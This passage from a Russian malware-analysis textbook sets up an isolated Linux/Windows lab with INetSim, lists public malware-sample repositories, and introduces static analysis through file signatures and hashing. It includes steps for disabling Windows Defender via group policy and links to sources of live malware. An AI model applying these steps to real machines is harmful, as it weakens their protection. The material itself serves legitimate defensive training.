5. Установите pip. Это система управления пакетами, используемая для установки и управления пакетов, написанных на Python. В этой книге я буду использовать ряд скриптов, написанных на Python; некоторые из них используют сторонние библиотеки. Для автоматизации установки сторонних пакетов вам необходимо установить pip. Запустите следующую команду в терминале для установки и обновления pip:

```
$ sudo apt-get update
$ sudo apt-get install python-pip
$ pip install --upgrade pip
```

Ниже приведен ряд инструментов и пакетов Python, которые будут использованы в этой книге. Чтобы установить их, запустите эти команды в терминале:


```
$ sudo apt-get install python-magic
$ sudo apt-get install upx
$ sudo pip install pefile
$ sudo apt-get install yara
$ sudo pip install yara-python
$ sudo apt-get install ssdeep
```

```
$ sudo apt-get install build-essential libffi-dev python python-dev \ libfuzzydev
$ sudo pip install ssdeep
$ sudo apt-get nstall wireshark
$ sudo apt-get install tshark
```

6. INetSim (www.inetsim.org/index.html) – мощная утилита, позволяющая моделировать различные интернет-службы (такие как DNS и HTTP), с которыми, как ожидается, вредоносные программы часто взаимодействуют. Позже вы поймете, как настроить INetSim для моделирования служб. Чтобы установить INetSim, используйте данные ниже команды. Использование INetSim будет подробно рассмотрено в главе 3 «Динамический анализ». Если у вас возникли проблемы с установкой INetSim, обратитесь к документации (www.inetsim.org/packages.html):


```
$ sudo su
# echo "deb http://www.inetsim.org/debian/inary /"> \
/etc/apt/sources.list.d/inetsim.list
# wget -O - http://www.inetsim.org/inetsim-archive-signing-key.asc | \
apt-key add -
# apt update
# apt-get install inetsim
```

7. Теперь вы можете изолировать виртуальную машину Ubuntu в своей среде, настроив виртуальное приложение для использования сетевого режима host-only. На VMware зайдите в **Network Adapter Settings** (Настройки сетевого адаптера) и выберите режим host-only, как показано на следующем рисунке. Сохраните настройки и перезагрузитесь.



В VirtualBox выключите виртуальную машину Ubuntu, а затем зайдите в раздел **Settings** (Настройки). Выберите сеть и измените настройки адаптера на Host-only Adapter, как показано на следующей диаграмме. Нажмите кнопку **OK**.

В VirtualBox иногда при выборе варианта **Host-only Adapter** имя интерфейса может отображаться как **Not selected** (Не выбрано). В этом случае вам необходимо сначала создать хотя бы один интерфейс host-only, перейдя в раздел **File| Preferences | Network | Host-only networks | Add host-only network** (Файл | Предпочтения | Сеть | Сети host-only | Добавить сеть host-only). Нажмите кнопку **OK**; затем откройте раздел **Settings. Select Network** (Настройки. Выбрать сеть) и измените настройки адаптера на host-only, как показано ниже. Нажмите кнопку **OK**.



8. Теперь мы назначим статический IP-адрес `192.168.1.100` для виртуальной машины Ubuntu Linux. Для этого запустите виртуальную машину, откройте окно терминала, введите команду `ifconfig` и запишите имя интерфейса. В моем случае имя интерфейса `ens33`. В вашем случае имя интерфейса может отличаться. Если оно отличается, вам нужно внести изменения при выполнении следующих шагов соответственно. Откройте файл `/etc/network/interfaces` с помощью команды:

```
$ sudo gedit /etc/network/interfaces
```

Добавьте следующие записи в конец файла (обязательно замените `ens33` на имя интерфейса в вашей системе) и сохраните его:

```
auto ens33
iface ens33 inet static
address 192.168.1.100
netmask 255.255.255.0
```

Файл `/etc/network/interfaces` должен теперь выглядеть так, как показано здесь. Недавно добавленные записи выделены:

```
# interfaces(5) file used by ifup(8) and ifdown(8)
auto lo
iface lo inet loopback

auto ens33
iface ens33 inet static
address 192.168.1.100
netmask 255.255.255.0
```

Затем перезапустите виртуальную машину Ubuntu Linux. На данный момент ее IP-адрес должен быть установлен как `192.168.1.100`. Вы можете проверить это, запустив следующую команду:

```
$ ifconfig
ens33 Link encap:Ethernet HWaddr 00:0c:29:a8:28:0d
inet addr:192.168.1.100 Bcast:192.168.1.255 Mask:255.255.255.0
inet6 addr: fe80::20c:29ff:fea8:280d/64 Scope:Link
UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
RX packets:21 errors:0 dropped:0 overruns:0 frame:0
TX packets:49 errors:0 dropped:0 overruns:0 carrier:0
collisions:0 txqueuelen:1000
RX bytes:5187 (5.1 KB) TX bytes:5590 (5.5 KB)
```

9. Следующим шагом является настройка INetSim, чтобы он мог слушать и моделировать все службы на настроенном IP-адресе `192.168.1.100`. По умолчанию он использует локальный интерфейс (`127.0.0.1`), который необходимо изменить на `192.168.1.100`. Для этого откройте файл конфигурации, расположенный по адресу `/etc/inetsim/inetsim.conf`, используя следующую команду:

```
$ sudo gedit /etc/inetsim/inetsim.conf
```

Перейдите в раздел `service_bind_address` в файле конфигурации и добавьте эту запись:

```
service_bind_address 192.168.1.100
```

Добавленная запись (выделенная) в файле конфигурации должна выглядеть так:

```
# service_bind_address
#
# IP address to bind services to
#
# Syntax: service_bind_address <IP address>
#
# Default: 127.0.0.1
#
# service_bind_address 10.10.10.1
service_bind_address 192.168.1.100
```

По умолчанию DNS-сервер INetSim разрешит все доменные имена на `127.0.0.1`. Вместо этого мы хотим, чтобы доменное имя разрешалось на `192.168.1.100` (IP-адрес виртуальной машины Linux). Для этого перейдите в раздел `dns_default_ip` в файле конфигурации и добавьте запись, как показано здесь:

```
dns_default_ip 192.168.1.100
```

Добавленная запись (выделена в следующем коде) в конфигурации файла должна выглядеть так:

```
# dns_default_ip
#
# Default IP address to return with DNS replies
#
# Syntax: dns_default_ip <IP address>
#
# Default: 127.0.0.1
#
# dns_default_ip 10.10.10.1
dns_default_ip 192.168.1.100
```

После внесения изменений сохраните файл конфигурации и запустите основную программу INetSim. Убедитесь, что все службы работают, а также проверьте, слушает ли inetsim `192.168.1.100`, так, как выделено в следующем коде. Вы можете остановить службу, нажав сочетание клавиш **Ctrl**+**C**:

```
$ sudo inetsim
INetSim 1.2.6 (2016-08-29) by Matthias Eckert & Thomas Hungenberg
Using log directory: /var/log/inetsim/
Using data directory: /var/lib/inetsim/
Using report directory: /var/log/inetsim/report/
Using configuration file: /etc/inetsim/inetsim.conf
=== INetSim main process started (PID 2640) ===
Session ID: 2640
Listening on: 192.168.1.100
Real Date/Time: 2017-07-08 07:26:02
Fake Date/Time: 2017-07-08 07:26:02 (Delta: 0 seconds)
Forking services...
* irc_6667_tcp - started (PID 2652)
* ntp_123_udp - started (PID 2653)
* ident_113_tcp - started (PID 2655)
* time_37_tcp - started (PID 2657)
* daytime_13_tcp - started (PID 2659)
* discard_9_tcp - started (PID 2663)
* echo_7_tcp - started (PID 2661)
* dns_53_tcp_udp - started (PID 2642)
[..........REMOVED.............]
* http_80_tcp - started (PID 2643)
* https_443_tcp - started (PID 2644)
done.
Simulation running.
```

10. В какой-то момент вам понадобится передавать файлы между хостом и виртуальной машиной. Чтобы сделать это на VMware, выключите виртуальную машину и откройте раздел **Settings** (Настройки). Выберите **Options** | **Guest Isolation** (Параметры | Гостевая изоляция) и установите флажки напротив опций **Enable drag and drop** и **Enable copy** (Включить перетаскивание) и (Включить копирование и вставку). Сохраните настройки. На Virtualbox, пока виртуальная машина выключена, откройте раздел **Settings** | **General** | **Advanced** (Настройки | Общие | Дополнительно)

и убедитесь, что и общий буфер обмена, и Drag'n'Drop установлены в положении **Bidirectional** (Двунаправленный). Нажмите кнопку **OK**.


11. На этом этапе виртуальная машина Linux настроена на использование режима host-only, а INetSim настроен для модулирования всех служб. Последний шаг – сделать снимок файловой системы (чистый снимок) и назвать его на ваше усмотрение, чтобы вы могли при необходимости вернуть его в рабочее состояние. Для этого на рабочей станции VMware нажмите на **VM | Snapshot | Take Snapshot** (ВМ | Снапшот | Сделать снапшот). На Virtualbox можно сделать то же самое, нажав **Machine | Take Snapshot** (Машина | Сделать снапшот).

Помимо функции перетаскивания, также можно передавать файлы с главного компьютера на виртуальную машину с использованием общих папок; посетите эту страницу для VirtualBox (www.virtualbox.org/manual/ch04.html#sharedfolders), а для VMware (docs.vmware.com/en/VMware-Workstation-Pro/14.0/com.vmware.ws.using.doc/GUID-AACE0935-4B43-43BA-A935-FC71ABA17803.html).


1.5.4 Установка и настройка виртуальной машины Windows

Перед настройкой виртуальной машины Windows сначала необходимо установить операционную систему Windows (Windows 7, Windows 8 и т. д.) на ваш выбор с использованием программного обеспечения для виртуализации (например, VMware или VirtualBox). После того как Windows будет установлена, выполните следующие действия.

1. Загрузите Python на странице www.python.org/downloads/. Не забудьте скачать Python 2.7.x (например, 2.7.13); большинство сценариев, используемых в этой книге, написано для запуска на версии Python 2.7 и может работать неправильно на Python 3. После того как вы скачали файл, запустите установщик. Убедитесь, что вы отметили опцию для установки pip и опцию **Add python.exe to Path** (Добавить python.exe в переменную Path), как показано на рисунке. Установка pip облегчит установку любой сторонней библиотеки Python, а добавление Python в переменную **Path** облегчит запуск Python из любого места.




2. Настройте виртуальную машину Windows для работы в режиме конфигурации сети host only. Чтобы сделать это в VMware или VirtualBox, откройте **Настройки сети** и выберите режим Host-only; сохраните настройки и перезагрузите компьютер (подобный шаг описан в разделе «Установка и настройка виртуальной машины Linux»).
3. Настройте IP-адрес виртуальной машины Windows на `192.168.1.x` (выберите любой IP-адрес, кроме `192.168.1.100`, потому что виртуальная машина Linux настроена на использование этого IP) и настройте шлюз по умолчанию и DNS-сервер на IP-адрес виртуальной машины Linux (то есть `192.168.1.100`), как показано ниже. Эта конфигурация необходима, чтобы при запуске вредоносной программы на виртуальной машине Windows весь сетевой трафик направлялся через виртуальную машину Linux.



4. Включите виртуальные машины Linux и Windows и убедитесь, что они могут общаться друг с другом. Можно проверить подключение, запустив команду ping, как показано на этом скриншоте:

```
C:\Users\test>ping 192.168.1.100

Pinging 192.168.1.100 with 32 bytes of data:
Reply from 192.168.1.100: bytes=32 time<1ms TTL=64
Reply from 192.168.1.100: bytes=32 time<1ms TTL=64
Reply from 192.168.1.100: bytes=32 time<1ms TTL=64
Reply from 192.168.1.100: bytes=32 time<1ms TTL=64
```

5. Службу Защитника Windows необходимо отключить на виртуальной машине Windows, так как она может помешать, когда вы будете выполнять образец вредоносного ПО. Для этого нажмите сочетание клавиш **Windows**+**R**, чтобы открыть меню **Выполнить**, введите gpedit.msc и нажмите клавишу **Enter**, чтобы запустить редактор локальной групповой политики. В левой панели перейдите в раздел **Computer Configuration** | **Administrative Templates** | **Windows Components** | **Windows Defender** (Конфигурации компьютера | Административные шаблоны | Компоненты Windows | Защитник Windows). В правой панели дважды щелкните на **Turn off Windows Defender** (Выключить Защитника Windows), чтобы внести правки; затем выберите опцию **Enabled** (Включено) и нажмите кнопку **OK**:



6. Чтобы можно было передавать файлы (перетаскивать) и копировать содержимое буфера обмена между главным компьютером и виртуальной машиной Windows, следуйте инструкциям пункта 7 раздела «Установка и настройка виртуальной машины Linux».
7. Сделайте снимок файловой системы, чтобы вы могли возвращаться в исходное/чистое состояние после каждого анализа. Процедура создания снимка была описана в пункте 10 раздела «Установка и настройка виртуальной машины Linux».

На этом этапе ваша тестовая среда должна быть готова. Виртуальные машины Linux и Windows на вашем снимке файловой системы должны находиться в режиме сети host-only и быть способны общаться друг с другом. На протяжении всей этой книги я буду рассказывать о различных инструментах анализа вредоносных программ. Если вы хотите использовать их, то можете скопировать их на чистый снапшот на виртуальных машинах. Чтобы иметь постоянно обновленную информацию о снапшоте, просто перенесите/установите эти инструменты на виртуальных машинах и сделайте новый снимок.

1.6 Источники вредоносных программ

После настройки среды вам понадобятся образцы вредоносного ПО для выполнения анализа. В этой книге я использовал различные образцы вредоносных программ в качестве примеров. Поскольку эти образцы взяты из реальных атак, я решил не заниматься их распространением, так как это затрагивает правовые вопросы. Вы можете найти их (или аналогичные образцы) в различных хранилищах вредоносных программ. Ниже приведено несколько источников, из которых вы можете получить образцы вредоносных программ для вашего анализа. Некоторые из них позволяют скачать образцы вредоносных программ бесплатно (или после бесплатной регистрации), а некоторые требуют связаться с владельцем, чтобы создать учетную запись, после чего вы сможете получить их:

- Hybrid Analysis: www.hybrid-analysis.com/;
- KernelMode.info: www.kernelmode.info/forum/viewforum.php?f=16;
- VirusBay: beta.virusbay.io/;
- Contagio malware dump: contagiodump.blogspot.com/;
- AVCaesar: avcaesar.malware.lu/;
- Malwr: malwr.com/;
- VirusShare: virusshare.com/;
- theZoo: thezoo.morirt.com/.

Вы можете найти ссылки на другие источники вредоносного ПО в блоге Ленни Зельцера zeltser.com/malware-sample-sources/.

Если ни один из вышеупомянутых методов вам не подходит и вы хотите получить образцы вредоносных программ, используемые в этой книге, пожалуйста, не стесняйтесь связаться с автором.

Резюме

Настройка изолированной тестовой среды крайне важна перед анализом вредоносных программ.

Выполняя анализ вредоносного ПО, вы обычно запускаете враждебный код для наблюдения за его поведением, поэтому наличие изолированной тестовой среды предотвратит случайное распространение вредоносного кода на вашу систему или системы производства вашей сети. В следующей главе вы узнаете об инструментах и методах извлечения ценной информации из образца вредоносного ПО с использованием статического анализа.

Глава 2

Статический анализ

Статический анализ – это метод анализа подозрительного файла без его выполнения.

Это метод первоначального анализа, который включает в себя извлечение полезной информации из подозрительного двоичного файла для принятия обоснованного решения о том, как его классифицировать или анализировать и на чем сосредоточить ваши дальнейшие усилия. В этой главе рассматриваются различные инструменты и методы извлечения ценной информации из подозрительного файла.

В этой главе вы узнаете, что такое:

- определение целевой архитектуры вредоносного ПО;
- сличение информации с помощью цифровых отпечатков;
- сканирование подозрительного двоичного файла антивирусными механизмами;
- извлечение строк, функций и метаданных, связанных с файлом;
- выявление методов обфускации, используемых для предотвращения анализа;
- классификация и сравнение образцов вредоносных программ.

Эти методы могут предоставить различную информацию о файле. Необязательно использовать их все и следовать им в представленном порядке. Выбор используемых методов зависит от цели и контекста, окружающего подозрительный файл.

2.1 Определение типа файла

В ходе анализа определение типа подозрительного двоичного файла поможет вам идентифицировать операционную систему, на которую нацелено вредоносное ПО (Windows, Linux и т. д.), и ее архитектуру (32- или 64-битные платформы). Например, если подозрительный бинарный файл имеет формат Portable Executable (PE), который является форматом исполняемых файлов Windows (`.exe`, `.dll`, `.sys`, `.drv`, `.com`, `.ocx` и т. д.), можно сделать вывод, что файл предназначен для операционной системы Windows.

Большинство вредоносных программ для Windows представляет собой исполняемые файлы, заканчивающиеся расширениями `.exe`, `.dll`, `.sys` и т. д.


Но полагаться только на расширения файлов не рекомендуется. Расширение файла не является единственным индикатором его типа. Злоумышленники используют различные трюки, чтобы скрыть свой файл, модифицируя его расширение и изменяя его внешний вид, чтобы таким образом заставить пользователей его выполнить. Вместо того чтобы полагаться на расширение файла, можно использовать цифровую подпись файла для определения его типа.

Цифровая подпись файла – это уникальная последовательность байтов, которая прописана в его заголовке. Разные файлы имеют разные подписи, которые можно использовать для определения их типа. Исполняемые файлы Windows, также называемые PE-файлами (например, `.exe`, `.dll`, `.com`, `.drv`, `.sys` и т. д.), имеют подпись файла `MZ` или шестнадцатеричные символы `4D 5A` в первых двух байтах файла.

Удобный ресурс для определения сигнатур файлов разных типов на основе их расширения доступен на странице http://www.filesignatures.net/.

2.1.1 Определение типа файла с использованием ручного метода

Ручной метод определения типа файла заключается в поиске его цифровой подписи, когда файл открывают в hex-редакторе. Hex-редактор – это инструмент, позволяющий эксперту проверять каждый байт файла; большинство hex-редакторов предоставляет множество функций, которые помогают при анализе файла. Ниже показана подпись файла MZ в первых двух байтах, когда исполняемый файл открывается в hex-редакторе HxD (mh-nexus.de/en/hxd/):



Есть много вариантов, когда дело доходит до выбора шестнадцатеричных редакторов для Windows. Эти редакторы предлагают различные функции. Список и сравнение различных шестнадцатеричных редакторов см. по этой ссылке: https://en.wikipedia.org/wiki/Comparison_of_hex_editors.

В системах Linux, чтобы найти сигнатуру файла, можно использовать команду `xxd`, которая генерирует шестнадцатеричный дамп файла, как показано ниже:

```
$ xxd -g 1 log.exe | more
0000000: 4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 MZ..............
0000010: b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 ........@.......
0000020: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
0000030: 00 00 00 00 00 00 00 00 00 00 00 00 e8 00 00 00 ................
```

2.1.2 Определение типа файла с использованием инструментальных средств

Другим удобным методом определения типа файла является использование инструментального ПО. В системах Linux это может быть утилита file.

В следующем примере команда file была запущена для двух разных файлов. В результате можно увидеть, что хотя первый файл не имеет расширения, он определяется как 32-разрядный исполняемый файл (PE32), а второй является 64-битным (PE32+) исполняемым файлом:

```
$ file mini
mini: PE32 executable (GUI) Intel 80386, for MS Windows

$ file notepad.exe
notepad.exe: PE32+ executable (GUI) x86-64, for MS Windows
```

В Windows для определения типа файла может использоваться CFF Explorer, часть пакета Explorer (www.ntcore.com/exsuite.php), и это не единственное, для чего его можно применять. Это также отличный инструмент для проверки исполняемых файлов (как 32-битных, так и 64-битных), позволяющий изучить внутреннюю структуру PE-файлов, модифицировать поля и извлекать ресурсы.

2.1.3 Определение типа файла с помощью Python


В Python модуль python-magic может использоваться для определения типа файла. Установка этого модуля на виртуальной машине Ubuntu Linux была рассмотрена в главе 1 «Введение в анализ вредоносных программ». В Windows, чтобы установить модуль python-magic, вы можете следовать процедуре, описанной на странице github.com/ahupp/pythonmagic.

После установки следующие команды могут быть использованы в скрипте для определения типа файла:


```
$ python
Python 2.7.12 (default, Nov 19 2016, 06:48:10)
>>> import magic
>>> m = magic.open(magic.MAGIC_NONE)
>>> m.load()
>>> ftype = m.file(r'log.exe')
>>> print ftype
PE32 executable (GUI) Intel 80386, for MS Window
```

Чтобы продемонстрировать использование модуля с целью определения типа файла, давайте рассмотрим в качестве примера файл, который был создан, чтобы быть похожим на документ Word, путем изменения расширения с `.exe` на `.doc.exe`. В этом случае злоумышленники воспользовались тем, что по умолчанию опция **Скрывать расширения для зарегистрированных типов файлов** была включена в **Свойствах папки**. Эта опция не показывает пользователю расширение файла.

На следующем скриншоте показан внешний вид файла с включенной опцией **Скрывать расширения для зарегистрированных типов файлов**:



Если отрыть его в CFF Explorer, то можно увидеть, что это 32-битный исполняемый файл, а не документ Word, как показано ниже:



2.2 Сличение информации с помощью цифровых отпечатков

Метод сличения информации с помощью цифровых отпечатков включает в себя генерацию значений хеш-сумм для подозрительного двоичного файла в зависимости от его содержимого. Алгоритмы криптографического хеширования, такие как MD5, SHA1 или SHA256, считаются стандартом де-факто для генерации хеш-сумм образцов вредоносных программ. Следующий список описывает использование криптографических хеш-функций.

- Идентификация образца вредоносного ПО по имени файла неэффективна, потому что один и тот же образец может использовать разные имена файлов, но хеш-сумма, которая рассчитывается на основе содержимого

файла, останется прежней. Следовательно, этот параметр для подозрительного файла служит уникальным идентификатором на протяжении всего анализа.


- При проведении динамического анализа, когда вредоносная программа выполняется, она может скопировать себя в другое место или добавить еще один фрагмент вредоносного кода. Имея хеш-сумму образца, можно определить, совпадает вновь перемещенный/скопированный образец с исходным или нет. Эта информация поможет вам решить, нужно проводить анализ одного образца или нескольких.
- Хеш-сумма часто используется в качестве индикатора для обмена данными с другими специалистами в области безопасности, чтобы помочь им идентифицировать образец.
- Хеш-сумма может использоваться, чтобы определить, был образец ранее обнаружен в интернете или в базе службы, осуществляющей анализ подозрительных файлов и ссылок, такой как VirusTotal.

2.2.1 Генерирование криптографической хеш-функции с использованием инструментальных средств

В системе Linux хеш-суммы могут быть сгенерированы с использованием утилит `md5sum`, `sha256sum` и `sha1sum`:

```
$ md5sum log.exe
6e4e030fbd2ee786e1b6b758d5897316 log.exe

$ sha256sum log.exe
01636faaae739655bf88b39d21834b7dac923386d2b52efb4142cb278061f97f log.exe

$ sha1sum log.exe
625644bacf83a889038e4a283d29204edc0e9b65 log.exe
```

Для Windows можно найти различные инструменты для генерации хеш-суммы в интернете. HashMyFiles (http://www.nirsoft.net/utils/hash_my_files.html) – один из таких инструментов, который генерирует значения хеш-сумм для одного или нескольких файлов, а также подсвечивает одинаковые суммы одним и тем же цветом. На следующем скриншоте видно, что файлы `log.exe` и `bunny.exe` одинаковы, если судить по показаниям их хеш-сумм:



Вы можете найти список и сравнение различных инструментов хеширования на странице en.wikipedia.org/wiki/Comparison_of_file_verification_software. Не стесняйтесь выбирать те, которые лучше всего соответствуют вашим потребностям после тщательного изучения.

2.2.2 Определение криптографической хеш-функции в Python

В Python можно генерировать хеш-суммы, используя модуль `hashlib`, как показано ниже:

```
$ python
Python 2.7.12 (default, Nov 19 2016, 06:48:10)
>>> import hashlib
>>> content = open(r"log.exe","rb").read()
>>> print hashlib.md5(content).hexdigest()
6e4e030fbd2ee786e1b6b758d5897316
>>> print hashlib.sha256(content).hexdigest()
01636faaae739655bf88b39d21834b7dac923386d2b52efb4142cb278061f97f
>>> print hashlib.sha1(content).hexdigest()
625644bacf83a889038e4a283d29204edc0e9b65
```

2.3 Многократное антивирусное сканирование

Сканирование подозрительного двоичного файла с помощью нескольких антивирусных сканеров помогает выявить наличие сигнатур вредоносного кода. Имя сигнатуры конкретного файла может предоставить дополнительную информацию о нем и его возможностях. Посещая веб-сайты соответствующих антивирусных компаний или занимаясь поиском сигнатуры в поисковых системах, вы можете найти более подробную информацию о подозрительном файле. Такая информация может помочь в последующем расследовании и сократить время анализа.

